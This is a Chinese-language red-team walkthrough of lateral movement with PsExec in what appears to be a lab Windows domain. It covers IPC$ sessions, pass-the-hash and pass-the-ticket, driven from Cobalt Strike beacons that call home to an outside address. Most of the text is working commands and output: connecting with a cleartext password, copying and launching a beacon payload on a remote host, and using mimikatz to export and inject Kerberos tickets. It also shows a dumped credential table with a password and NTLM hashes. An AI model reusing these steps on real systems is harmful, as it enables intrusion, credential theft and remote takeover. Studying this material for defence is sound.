PsExec工具远程命令执行横向移动

PsExec介绍

psexec 是 windows 下非常好的一款远程命令行工具。psexec的使用不需要对方主机开方3389端口，只需要对方开启admin$共享和ipc$ (该共享默认开启，依赖于445端口)。但是，假如目标主机开启了防火墙（防火墙禁止445端口连接），psexec也是不能使用的，会提示找不到网络路径。由于psexec是Windows提供的工具，所以杀毒软件将其列在白名单中

下载地址`https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools`

PsExec使用条件

1、具有正确的凭证（内存凭证、账号密码、账号NTLM Hash）

2、能建立IPC链接（也就是需要通过smb认证的），且目标机器开启了共享（默认开启的），并且目标共享中必须有admin$共享


PsExec常用参数

```
psexec \\ip -u administrator -p admin cmd  进入半交互式shell
PsExec -accepteula \\192.168.108.101 -s cmd.exe 建立交互的shell
psexec \\ip - uadministrator -p admin -w c:\cmd 进入交互式shell，且c:\是目标机器的工作目录
psexec \\ip -u administrator -p admin whoami all 执行命令
psexec \\ip -u administrator -p admin -d c:\beacon.exe 执行文件
psexec \\ip -u administrator -p admin -h -d c:\beacon.exe UAC的用戶权限执行文件
```

实验复现

IPC$下的psexec


上传psexec



```
 C:\Users\admin\Desktop 的目录

2022/08/24  16:22    <DIR>          .
2022/08/24  16:22    <DIR>          ..
2022/07/19  16:09           440,216 PsExec.exe
2022/08/23  18:44             6,690 wan1111i.zip
2022/08/18  13:10            14,336 wanli.exe
2022/08/24  15:12    <DIR>          新建文件夹
               3 个文件        461,242 字节
               3 个目录 15,341,031,424 可用字节
```

建立IPC$连接


```
net use \\192.168.41.150\ipc$ "Admin@123" /user:administrator
```




```
beacon> shell net use \\192.168.41.150\ipc$ "Admin@123" /user:administrator
[*] Tasked beacon to run: net use \\192.168.41.150\ipc$ "Admin@123" /user:administrator
[+] host called home, sent: 92 bytes
[+] received output:
命令成功完成。


beacon> shell net use
[*] Tasked beacon to run: net use
[+] host called home, sent: 38 bytes
[+] received output:
会记录新的网络连接。


状态       本地        远程                      网络

-------------------------------------------------------------------------------
OK                     \\192.168.41.150\ipc$     Microsoft Windows Network
命令成功完成。
```

返回交互的shell或者执行命令

```
psexec.exe -accepteula \\192.168.41.150 -s cmd.exe  返回交互shell（必须是msf或者远程到桌面CS不行）
psexec.exe -accepteula \\192.168.41.150 -s ipconfig 远程执行命令
```




```
[*] Tasked beacon to run: psexec.exe -accepteula \\192.168.41.150 -s ipconfig
[+] received output:

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to 192.168.41.150...Starting PSEXESVC service on 192.168.41.150...Copying authentication ke
192.168.41.150...Starting ipconfig on 192.168.41.150...

Windows IP 配置


以太网适配器 Ethernet1:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::a836:f757:26ed:ab03%12
   IPv4 地址 . . . . . . . . . . . . : 192.168.41.150
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.41.2

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
ipconfig exited on 192.168.41.150 with error code 0.
```



```
C:\Users\admin\Desktop>PsExec.exe \\192.168.41.150 -s cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ipcofnig
'ipcofnig' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 Ethernet1:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::a836:f757:26ed:ab03%12
   IPv4 地址 . . . . . . . . . . . . : 192.168.41.150
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.41.2

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```

远程复制


```
copy C:\Users\admin\Desktop\wanli.exe \\192.168.41.150\C$
```



```
beacon> shell copy C:\Users\admin\Desktop\wanli.exe \\192.168.41.150\C$
[*] Tasked beacon to run: copy C:\Users\admin\Desktop\wanli.exe \\192.168.41.150\C$
[+] host called home, sent: 88 bytes
[+] received output:
已复制         1 个文件。
```

远程上线

```
psexec.exe -accepteula \\192.168.41.150 -h -d c:\wanli.exe
```




```
175.9.140.137   192.168.41.147   wanli   admin *           2012-2   powershell.exe   2908   x8   1s
175.9.140.137   192.168.41.150   wanli   Administrator *   2012-1   wanli.exe        2848        4s
```

```
PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to 192.168.41.150...Starting PSEXESVC service on 192.168.41.150...Copying authentication key to 192.168.41.150...Connecting with PsExec service on
192.168.41.150...Starting cmd.exe on 192.168.41.150...
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>
beacon> shell copy C:\Users\admin\Desktop\wanli.exe \\192.168.41.150\C$
[*] Tasked beacon to run: copy C:\Users\admin\Desktop\wanli.exe \\192.168.41.150\C$
[+] host called home, sent: 88 bytes
[+] received output:
已复制         1 个文件。

beacon> shell psexec.exe -accepteula \\192.168.41.150 -h -d c:\wanli.exe
[*] Tasked beacon to run: psexec.exe -accepteula \\192.168.41.150 -h -d c:\wanli.exe
[+] host called home, sent: 89 bytes
[+] received output:

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to 192.168.41.150...Starting PSEXESVC service on 192.168.41.150...Copying authentication key to 192.168.41.150...Connecting with PsExec service on
192.168.41.150...Starting c:\wanli.exe on 192.168.41.150...
c:\wanli.exe started on 192.168.41.150 with process ID 2848.
```

PTH下的psexec

找到登录的凭证




Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.140.137	192.168.41.147	wanli	admin	2012-2		wanli.exe	528	x86	953...
175.9.140.137	192.168.41.147	wanli	admin *	2012-2		powershell.exe	2908	x86	540...

日志X Beacon 192.168.41.147@2908 X Beacon 192.168.41.147@528 X 凭据信息X 凭据信息X


user	password	realm	note	source	host	added
Guest	31d6cfe0d16ae931b73c...	2012-2		hashdump	192.168.41.147	08/24 17:24:25
Administrator	570a9a65db8fba761c10...	2012-2		hashdump	192.168.41.147	08/24 17:24:25
admin	1qaz@WSX3edc	2012-2		mimikatz	192.168.41.147	08/24 14:43:21
admin	7ecffff0c3548187607a14...	2012-2		mimikatz	192.168.41.147	08/24 13:09:28

找到和扫描地址




address	name	note
192.168.41.1		
192.168.41.2		
192.168.41.10	DC	
192.168.41.20	WANLI-PC	
192.168.41.40	PC-WEB	
192.168.41.100	DC2	
192.168.41.132	WIN10	
192.168.41.146		
192.168.41.147	2012-2	
192.168.41.150	2012-1	

进行psexec攻击上线



user	password	realm	note	source
Guest	31d6cfe0d16ae931b73c...	2012-2		hashdump
Administrator	570a9a65db8fba761c10...	2012-2		hashdump
admin	1qaz@WSX3edc	2012-2		mimikatz

填写信息上线



用户名: Administrator

密码: 570a9a65db8fba761c1008a51d4c95ab


Domain: 2012-2

监听器: wanli

会话 admin * via 192.168.41.147@2908

□使用当前会话的访问令牌


上线



175.9.140.137	192.168.41.147	wanli	admin	2012-2	wanli.exe	528	x86	140...
175.9.140.137	192.168.41.147	wanli	admin *	2012-2	powershell.exe	2908	x86	631...
175.9.140.137	192.168.41.150	wanli	SYSTEM *	2012-1	rundll32.exe	1580	x86	19s

PTT下的psexec

上传psexec




```
 C:\Users\admin\Desktop 的目录

2022/08/24  16:22    <DIR>          .
2022/08/24  16:22    <DIR>          ..
2022/07/19  16:09           440,216 PsExec.exe
2022/08/23  18:44             6,690 wan111li.zip
2022/08/18  13:10            14,336 wanli.exe
2022/08/24  15:12    <DIR>          新建文件夹
               3 个文件        461,242 字节
               3 个目录 15,341,031,424 可用字节
```

进行PTT攻击

导出内存的票据

```
mimikatz.exe "privilege::debug" "sekurlsa::tickets /export"
```




```
022/08/24  17:33    <DIR>          .
022/08/24  17:33    <DIR>          ..
022/07/19  16:09           440,216 PsExec.exe
022/08/23  18:44             6,690 wan111li.zip
022/08/18  13:10            14,336 wanli.exe
022/08/24  17:33             1,647 [0;120ae5]-0-0-40a10000-Administrator@host-2012-1.hack.com.kirbi
022/08/24  17:33             1,647 [0;120ae5]-0-1-40a10000-Administrator@cifs-2012-1.hack.com.kirbi
022/08/24  17:33             1,629 [0;120ae5]-0-2-40a10000-Administrator@HOST-2012-1.kirbi
022/08/24  17:33             1,629 [0;120ae5]-0-3-40a10000-Administrator@cifs-2012-1.kirbi
022/08/24  17:33             1,491 [0;120ae5]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi
022/08/24  17:33             1,515 [0;3e4]-0-0-40a50000-2012-2$@ldap-DC.hack.com.kirbi
022/08/24  17:33             1,515 [0;3e4]-0-1-40a50000-2012-2$@cifs-DC.hack.com.kirbi
022/08/24  17:33             1,535 [0;3e4]-0-2-40a50000-2012-2$@ldap-dc.hack.com.kirbi
022/08/24  17:33             1,513 [0;3e4]-0-3-40a50000-2012-2$@DNS-dc.hack.com.kirbi
022/08/24  17:33             1,531 [0;3e4]-0-4-40a50000-2012-2$@GC-DC.hack.com.kirbi
022/08/24  17:33             1,407 [0;3e4]-2-0-60a10000-2012-2$@krbtgt-HACK.COM.kirbi
022/08/24  17:33             1,407 [0;3e4]-2-1-40e10000-2012-2$@krbtgt-HACK.COM.kirbi
022/08/24  17:33             1,515 [0;3e7]-0-0-40a50000-2012-2$@cifs-DC.hack.com.kirbi
022/08/24  17:33             1,495 [0;3e7]-0-1-40a10000.kirbi
022/08/24  17:33             1,535 [0;3e7]-0-2-40a50000-2012-2$@LDAP-DC.hack.com.kirbi
022/08/24  17:33             1,407 [0;3e7]-2-0-60a10000-2012-2$@krbtgt-HACK.COM.kirbi
022/08/24  17:33             1,407 [0;3e7]-2-1-40e10000-2012-2$@krbtgt-HACK.COM.kirbi
022/08/24  17:33             1,659 [0;998d7]-0-0-40a50000-Administrator@ldap-DC.hack.com.kirbi
022/08/24  17:33             1,639 [0;998d7]-0-1-40a50000-Administrator@ldap-DC.hack.com.kirbi
022/08/24  17:33             1,491 [0;998d7]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi
022/08/24  15:12    <DIR>          新建文件夹
              23 个文件        491,856 字节
               3 个目录 15,329,161,216 可用字节
```

清除内存中的票据

```
shell klist purge
mimikatz kerberos::purge
两个都是清除票据
```

将高权限的票据文件注入内存

```
mimikatz kerberos::ptt [0;998d7]-2-0-40e10000-Administrator@krbtgt-HACK.COM.kirbi
```



